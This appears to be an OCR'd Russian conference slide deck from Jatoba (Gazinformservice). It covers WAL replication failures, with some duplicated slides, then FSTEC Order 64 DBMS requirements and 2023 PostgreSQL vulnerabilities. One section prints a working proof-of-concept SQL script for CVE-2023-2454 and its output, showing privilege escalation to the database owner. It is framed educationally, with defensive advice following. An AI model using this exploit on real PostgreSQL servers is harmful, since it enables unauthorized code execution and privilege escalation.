- К сожалению не все зависит от программной части, случается, нас подводит железо
  - память сбоит
  - сеть падает
  - диски выходят из строя
- Сегодня как раз поговорим о такой проблеме, когда дисковая подсистема может давать сбои и это становится фатальным для работы СУБД


В чем проблема??

- Известно, что для организации отказоустойчивых решений мы пользуемся репликацией
- Репликация - это передача на вспомогательные узлы информации об изменениях на главном узле (будем такие изменения называть WAL-записями)
- СУБД на реплике получает WAL-записи по сети, сверяет контрольную сумму и применяет («накатывает») полученные изменения
- Если контрольная сумма не сходится, то реплика выходит из строя и репликация прерывается.



В чем проблема??

- Известно, что для организации отказоустойчивых решений мы пользуемся репликацией
- Репликация - это передача на вспомогательные узлы информации об изменениях на главном узле (будем такие изменения называть WAL-записями)
- СУБД на реплике получает WAL-записи по сети, сверяет контрольную сумму и применяет («накатывает») полученные изменения
- Если контрольная сумма не сходится, то реплика выходит из строя и репликация прерывается.



В чем причина?

- Откуда возникают некорректные WAL-записи?
- Оказывается может произойти такая ситуация:
  - Выполняя обработку запросов пользователей, ГЛАВНЫЙ УЗЕЛ ЗАПИСАЛ ДАННЫЕ об изменениях НА ДИСК, НЕ ПОЛУЧИЛ ОШИБКИ от дисковой подсистемы, и посчитал, что ВСЕ ОК
  - После этого выполняя репликацию, ГЛАВНЫЙ УЗЕЛ СЧИТАЛ С ДИСКА недавно записанные ДАННЫЕ ОБ ИЗМЕНЕНИЯХ, ОТПРАВИЛ их НА РЕПЛИКУ, в ответ ПОЛУЧИЛ ОШИБКУ, завершил выполнение репликации – НЕ ОК, ПОТЕРЯЛИ РЕПЛИКУ
- Таким образом, очень редко но может возникать ситуация, когда данные вроде бы записали на диск и считаем, что они надежно и правильно записаны, но при повторном чтении выясняется, что НЕТ!

В чем причина?

- Откуда возникают некорректные WAL-записи?
- Оказывается может произойти такая ситуация:
  - Выполняя обработку запросов пользователей, ГЛАВНЫЙ УЗЕЛ ЗАПИСАЛ ДАННЫЕ об изменениях НА ДИСК, НЕ ПОЛУЧИЛ ОШИБКИ от дисковой подсистемы, и посчитал, что ВСЕ ОК
  - После этого выполняя репликацию, ГЛАВНЫЙ УЗЕЛ СЧИТАЛ С ДИСКА недавно записанные ДАННЫЕ ОБ ИЗМЕНЕНИЯХ, ОТПРАВИЛ их НА РЕПЛИКУ, в ответ ПОЛУЧИЛ ОШИБКУ, завершил выполнение репликации – НЕ ОК, ПОТЕРЯЛИ РЕПЛИКУ
- Таким образом, очень редко но может возникать ситуация, когда данные вроде бы записали на диск и считаем, что они надежно и правильно записаны, но при повторном чтении выясняется, что НЕТ!

В чем причина?

- Откуда возникают некорректные WAL-записи?
- Оказывается может произойти такая ситуация:
  - Выполняя обработку запросов пользователей, ГЛАВНЫЙ УЗЕЛ ЗАПИСАЛ ДАННЫЕ об изменениях НА ДИСК, НЕ ПОЛУЧИЛ ОШИБКИ от дисковой подсистемы, и посчитал, что ВСЕ ОК
  - После этого выполняя репликацию, ГЛАВНЫЙ УЗЕЛ СЧИТАЛ С ДИСКА недавно записанные ДАННЫЕ ОБ ИЗМЕНЕНИЯХ, ОТПРАВИЛ их НА РЕПЛИКУ, в ответ ПОЛУЧИЛ ОШИБКУ, завершил выполнение репликации – НЕ ОК, ПОТЕРЯЛИ РЕПЛИКУ
- Таким образом, очень редко но может возникать ситуация, когда данные вроде бы записали на диск и считаем, что они надежно и правильно записаны, но при повторном чтении выясняется, что НЕТ!

В чем причина?

- Откуда возникают некорректные WAL-записи?
- Оказывается может произойти такая ситуация:
  - Выполняя обработку запросов пользователей, ГЛАВНЫЙ УЗЕЛ ЗАПИСАЛ ДАННЫЕ об изменениях НА ДИСК, НЕ ПОЛУЧИЛ ОШИБКИ от дисковой подсистемы, и посчитал, что ВСЕ ОК
  - После этого выполняя репликацию, ГЛАВНЫЙ УЗЕЛ СЧИТАЛ С ДИСКА недавно записанные ДАННЫЕ ОБ ИЗМЕНЕНИЯХ, ОТПРАВИЛ их НА РЕПЛИКУ, в ответ ПОЛУЧИЛ ОШИБКУ, завершил выполнение репликации – НЕ ОК, ПОТЕРЯЛИ РЕПЛИКУ
- Таким образом, очень редко но может возникать ситуация, когда данные вроде бы записали на диск и считаем, что они надежно и правильно записаны, но при повторном чтении выясняется, что НЕТ!

Что делать?

- **Какие доработки были сделаны в СУБД Jatoba для диагностирования и решения этой проблемы:**
  - Теперь главный узел предварительно сверяет контрольную сумму каждой WAL-записи самостоятельно и не отправляет ее на реплику, если она ошибочна
    - соответствующий блок параметров *_check_crc
  - Теперь главный узел пытается восстановить содержимое WAL-записи, если таковая еще осталась в оперативной памяти узла на момент отправки на реплику.
    - Если нашлась, то восстановили и отправили на реплику
    - Если не нашлась, тогда приходится признать проблему, остановить процесс репликации и выдать сообщение об ошибке и ее причинах.

А что еще можно сделать?

- Можно увеличить размер буфера в оперативной памяти для хранения большего количества WAL-записей
  - Риски: может увеличиться время на поиск нужной записи в оперативной памяти, что может привести к уменьшению производительности, а это пользователь не одобрит
- Можно перепроверять запись на диск
  - Риски: нагружаем дисковую подсистему лишними запросами, отбирая время у пользователя , а это пользователь не одобрит

Так что же делать?

- Выбор СХД – один из главных вопросов при проектировании СУБД-решений
- Резервные копии
  - Делать постоянно
  - Делать тренировки по восстановлению (без тренировки «бакап-не бакап»)

- Можно поставить задачу разработчикам, чтобы сделали так, чтобы «ничего не падало» ☺
  - (Hey, teacher, leave them "progs" alone)

GIS DAYS

СПАСИБО ЗА ВНИМАНИЕ

+7 (812) 677-20-53
+7 (911) 816 89 80
jatoba@gaz-is.ru
jatoba.ru

Jatoba

GIS DAYS

Приказ 64. Новые требования ФСТЭК. Обзор уязвимостей 2023 года

Андрей Никель

Ведущий аналитик Jatoba

Газинформсервис

GIS DAYS

Jatoba

Содержание

1. Требования по безопасности информации к СУБД Приказ ФСТЭК России N° 64 от 14.04.2023

2. Обзор уязвимостей PostgreSQL 2023 года


GIS DAYS

Jatoba

Требования по безопасности информации к СУБД

jatoba.ru

Требования по безопасности информации к СУБД



УТВЕРЖДЕНЫ
приказом ФСТЭК России
от « 14 » апреля 2023 г. № 64

Требования по безопасности информации к системам управления базами данных (выписка)

1. Настоящие Требования являются обязательными требованиями в области технического регулирования к продукции, используемой в целях защиты сведений, составляющих государственную тайну или относимых к охраняемой в соответствии с законодательством Российской Федерации иной информации ограниченного доступа[1] (далее – требования по безопасности информации), предъявляемыми к программным средствам, реализующим функциональные возможности по созданию баз данных, манипулированию данными (вставке, обновлению, удалению, выборке), обеспечению безопасности, надежности хранения и целостности данных, администрированию баз данных, а также обеспечивающим управление доступом субъектов доступа к объектам доступа баз данных, предназначенных для хранения информации, подлежащей защите в информационной (автоматизированной) системе (далее – системы управления базами данных).


Приказом ФСТЭК России №64 от 14.04.2023 утверждены Требования по безопасности информации к СУБД.

Требования включают требования по безопасности информации, предъявляемые к:

- операционной системе, в среде которой функционирует СУБД;
- управлению доступом;
- идентификации и аутентификации пользователей;
- контролю целостности;
- регистрации событий безопасности;
- резервному копированию и восстановлению;
- обеспечению доступности;
- очистке памяти;
- производительности;
- ограничению программной среды.

Выпуском данного приказа Регулятор создает предпосылки Для противодействия угрозам, в том числе и связанными с уязвимостями.

Требования по безопасности информации к СУБД



п.6. Операционная система, в среде которой функционирует система управления базами данных, должна быть сертифицирована …


Система управления базами данных должна функционировать в среде сертифицированной операционной системы, имеющей класс защиты не ниже класса защиты системы управления базами данных.

п.7. Управление доступом.

7.1. В системе управления базами данных 6, 5, 4 классов защиты должны быть реализованы дискреционный и ролевой методы управления доступом.
Вводятся понятия Администратор СУБД (БД), Пользователь СУБД (БД).

- Astra Linux 1.6 Special Edition Смоленск (x86-64)
- Astra Linux 1.7 Special Edition Смоленск (x86-64)
- Альт 8 СП
- РЕД ОС 7.3 Муром
- РОСА 7.9 Кобальт для серверных систем
- РОСА 12 Хром

Требования по безопасности информации к СУБД



п.8. Идентификация и аутентификация пользователей.

Требования к сложности пароля, к количеству неудачных попыток ввода пароля и другие трекбования.

п.9. Контроль целостности.

Предписывается:

- не реже 1 раза в сутки производить контроль целостности конфигураций баз данных, процедур (программного кода) системы управления базами данных, процедур (программного кода), хранимых в базах данных.
- блокирование пользователей при нарушении КЦ

Требования по безопасности информации к СУБД

п.10. Регистрация событий безопасности.

Регистрация событий, оповещение Администратора.

В каждой записи журнала событий безопасности дополнительно должны регистрироваться сведения о важности события.

п. 11. Требования к резервному копированию.


11.2. В системе управления базами данных 4 класса защиты наряду с требованиями, установленными подпунктом 11.1 пункта 11 настоящих Требований, дополнительно должно обеспечиваться резервное копирование конфигурации системы управления базами данных ...

Требования по безопасности информации к СУБД

п. 12. Требования к доступности.

- система управления базами данных 4 класса защиты должна функционировать в отказоустойчивом кластере, обеспечивающем её доступность, за счет одновременного функционирования нескольких экземпляров системы управления базами данных;

- должна обеспечиваться возможность поочередного обновления, связанного с устранением уязвимостей, каждой системы управления базами данных или компонентов в кластере при сохранении доступности СУБД.



jatoba.ru

п. 13. Требования к очистке памяти.

13.1 … самостоятельно или ***с применением сертифицированной операционной системы*** должна обеспечивать удаление баз данных и журналов, используемых системой управления базами данных, путем многократной перезаписи уничтожаемых (стираемых) объектов файловой системы специальными битовыми последовательностями.

13.2 … дополнительно должна удалять объекты доступа базы данных, используемые системой управления базами данных, путем перезаписи модифицированных участков объектов файловой системы при выполнении операции удаления или в отложенном режиме через промежуток времени, устанавливаемый администратором системы управления базами данных или администратором базы данных.

Требования по безопасности информации к СУБД

п.14. Производительность.

В формуляре должны быть отражены параметры производительности.

п. 15. Ограничения программной среды.

15.1 … выявлять и блокировать загрузку в адресное пространство системы управления базами данных программного обеспечения, не включенного в перечень (список) программного обеспечения, разрешенного для выполнения.

15.2 … выявлять и блокировать загрузку в адресное пространство системы управления базами данных программного обеспечения, целостность которого нарушена.

Требования по безопасности информации к СУБД

п.п Приказа	Требования к	Соответствие	Способ реализации
п.6	операционной системе, в среде которой функционирует СУБД;	Соответствует	ограничение состава ОС.
п.7	управлению доступом;	Соответствует	ядро системы.
п.8	идентификации и аутентификации пользователей;	Соответствует	ядро системы + Security Profile.
п.9	контролю целостности;	**В разработке**	расширение jaCSum + Security Profile.
п.10	регистрации событий безопасности;	**В разработке**	расширение jaLog, JDS.
п.11	резервному копированию и восстановлению;	Соответствует	ядро системы, расширения pgProBackUP, Ptrack.
п.12.	обеспечению доступности;	Соответствует	расширения jaDog, jaPooler, ja_Hipe_Cluster.
п.13	очистке памяти;	Соответствует	ядро системы + средства ОС.
п.14	производительности;	Соответствует	ядро системы.
п.15	ограничению программной среды;	**В разработке**	…. (есть секреты)

GIS DAYS

Jatoba

Обзор уязвимостей PostgreSQL 2023 года

jatoba.ru

GIS DAYS

Уязвимости PostgreSQL 2023

Jatoba

Уязвимость	Влияние на версию	Исправлено	Component & CVSS v3 Base Score	Описание
CVE-2023-2454	15, 14, 13, 12, 11	15.3, 14.8, 13.11, 12.15, 11.20	Оценка: 7.2	CREATE SCHEMA ... schema_element defeats protective search_path changes
CVE-2023-2455	15, 14, 13, 12, 11	15.3, 14.8, 13.11, 12.15, 11.20	Оценка: 4.2	Row security policies disregard user ID changes after inlining
CVE-2023-39417	15, 14, 13, 12, 11	15.4, 14.9, 13.12, 12.16, 11.21	Оценка: 7.5	Extension script @substitutions@ within quoting allow SQL injection
CVE-2023-39418	15	15.4	Оценка 3.1	MERGE fails to enforce UPDATE or SELECT row security policies

Уязвимости PostgreSQL 2023


Простой способ разработки эксплойта

Чем хорош Open Source.
Коды открыты.

Следовательно:
... Много хорошего и полезного..
- Можно найти уязвимости и закладки (теоретически)

Чем плох Open Source.
Коды открыты.


Следовательно:
- Способ закрытия уязвимости открыты.
- Тесты способа закрытия уязвимости открыты.
- Небольшой реверс инжиниринг и ...



Уязвимости PostgreSQL 2023

Простой способ разработки эксплойта

Что можно сделать – простой пример:
CVE-2023-2454. Оценка 7.2



Злоумышленнику, имеющему привилегию CREATE на уровне базы данных, при определенных условиях, можно выполнить произвольный код от имени владельца БД и с его полномочиями

Что ему нужно сделать?


1. Найти commit закрытия CVE на github PostgreSQL.
2. Вытащить код закрытия или проверки закрытия уязвимости.
3. Заменить функцию *current_user* на другой исполняемый код…
4. … Выполнить свой код….

Внимание! *Информация имеет ознакомительный характер и предназначена для специалистов по обеспечению информационной безопасности.*
Автор не несёт ответственности за любой вред, причиненный с применением изложенной информации.
Помните, распространение вредоносных программ, нарушение работы систем и тайны переписки преследуются по закону.

Уязвимости PostgreSQL 2023

Условия задачи:
- СУБД PostgreSQL 15.2
- Владелец СУБД: ***database_owner***
- Пользователь с привилегией CREATE: *ja_hack_user*

Цель:
Повышение привилегий текущего пользователя



***current_user** – функция, возвращающая имя текущего пользователя

```
CREATE SCHEMA ja_hack_schema;

CREATE FUNCTION ja_hack_schema.exfun(i integer)

 RETURNS integer

 LANGUAGE plpgsql

AS $function$

begin

CREATE EXTENSION seg VERSION '1.2';

 CREATE FUNCTION ja_hack_schema.jast_do_it(oid, regclass) RETURNS boolean as

 'BEGIN RAISE EXCEPTION "overloaded jast_do_it() called by %", current_user; END;'

 LANGUAGE plpgsql;

 CREATE OPERATOR = (LEFTARG = oid, RIGHTARG = regclass, PROCEDURE = ja_hack_schema.jast_do_it);

 ALTER EXTENSION seg UPDATE TO '1.3';

 RETURN i;

END; $function$;
```

jatoba.ru

Уязвимости PostgreSQL 2023

Результаты выполнения скрипта


```
pg15_2=> CREATE SCHEMA ja_test_schm

pg15_2-> CREATE TABLE t(i int) PARTITION BY RANGE (i)

pg15_2-> CREATE TABLE p1 PARTITION OF t FOR VALUES FROM (1) TO
(ja_hack_schema.exfun(2));

ERROR:  overloaded jast_do_it() called by database_owner

CONTEXT:  PL/pgSQL function ja_hack_schema.jast_do_it(oid,regclass) line 1 at RAISE
```



Функция ***current_user,*** что мы использовали в скрипте вернула значение ***database_owner***.
Это значит, что система выполняла эту функцию с правами суперпользователя.

Заменив функцию ***current_user*** на злонамеренный код, мы выполним его от лица владельца СУБД.

Мы знаем, что у СУБД есть возможность выполнять команды ОС. И даже если СУБД не является конечно целью атаки, она может быть окном для дальнейшего взлома системы.

Берегите СУБД!

СУБД – почти всегда сердце информационной системы.
СУБД необходимо защищать не менее ответственно, чем любые другие составные части ИС.
Необходимо усложнять жизнь потенциальным нарушителям всеми доступными способами. Большинство из них ничего не стоят.

Самые простые принципы защиты:

1. Размещать оборудование в контролируемой зоне, ограничить доступ к серверу СУБД;
2. Менять пароли по умолчанию ...
   - system / manager
   - sys / change_on_install
3. Обеспечить соблюдение принципа минимизации пользовательских привилегий. Производить назначение минимально необходимых прав и привилегий пользователям, администраторам и лицам, обеспечивающим функционирование СУБД.;
4. Следить за новостями от производителя и устанавливать обновления, которые закрывают уязвимости в максимально короткие сроки;
5. Использовать компонент СУБД Jatoba «Контроль субъектов доступа. "Jatoba data vault"

Уязвимости PostgreSQL 2023

Компонент СУБД Jatoba «Контроль субъектов доступа. "Jatoba data vault"

Для суперпользователей по отношению к защищаемым объектам БД недоступны команды:
SELECT;INSERT;UPDATE;DELETE;DROP; TRUNCATE.
Суперпользователям недоступны команды:
CREATE ROLE, DROP ROLE, ALTER ROLE; CREATE EXTENSION; CREATE TRIGGER; DROP EXTENSION jdv; LOAD.

Суперпользователям частично недоступны команды:
DROP OWNED; GRANT; REASSIGN OWNED; SET ROLE; SET SESSION AUTHORIZATION.
Данные команды недоступны, если они применяются по отношению:

- к ролям, владеющим защищаемыми объектами;
- к ролям, имеющим специальные разрешения;
- к служебным объектам расширения.

Суперпользователю недоступны команды INSERT, UPDATE, DELETE по отношению к системным каталогам.

GIS DAYS

СПАСИБО ЗА ВНИМАНИЕ

+7 (812) 677-20-53
+7 (911) 816 89 80
jatoba@gaz-is.ru
jatoba.ru

Jatoba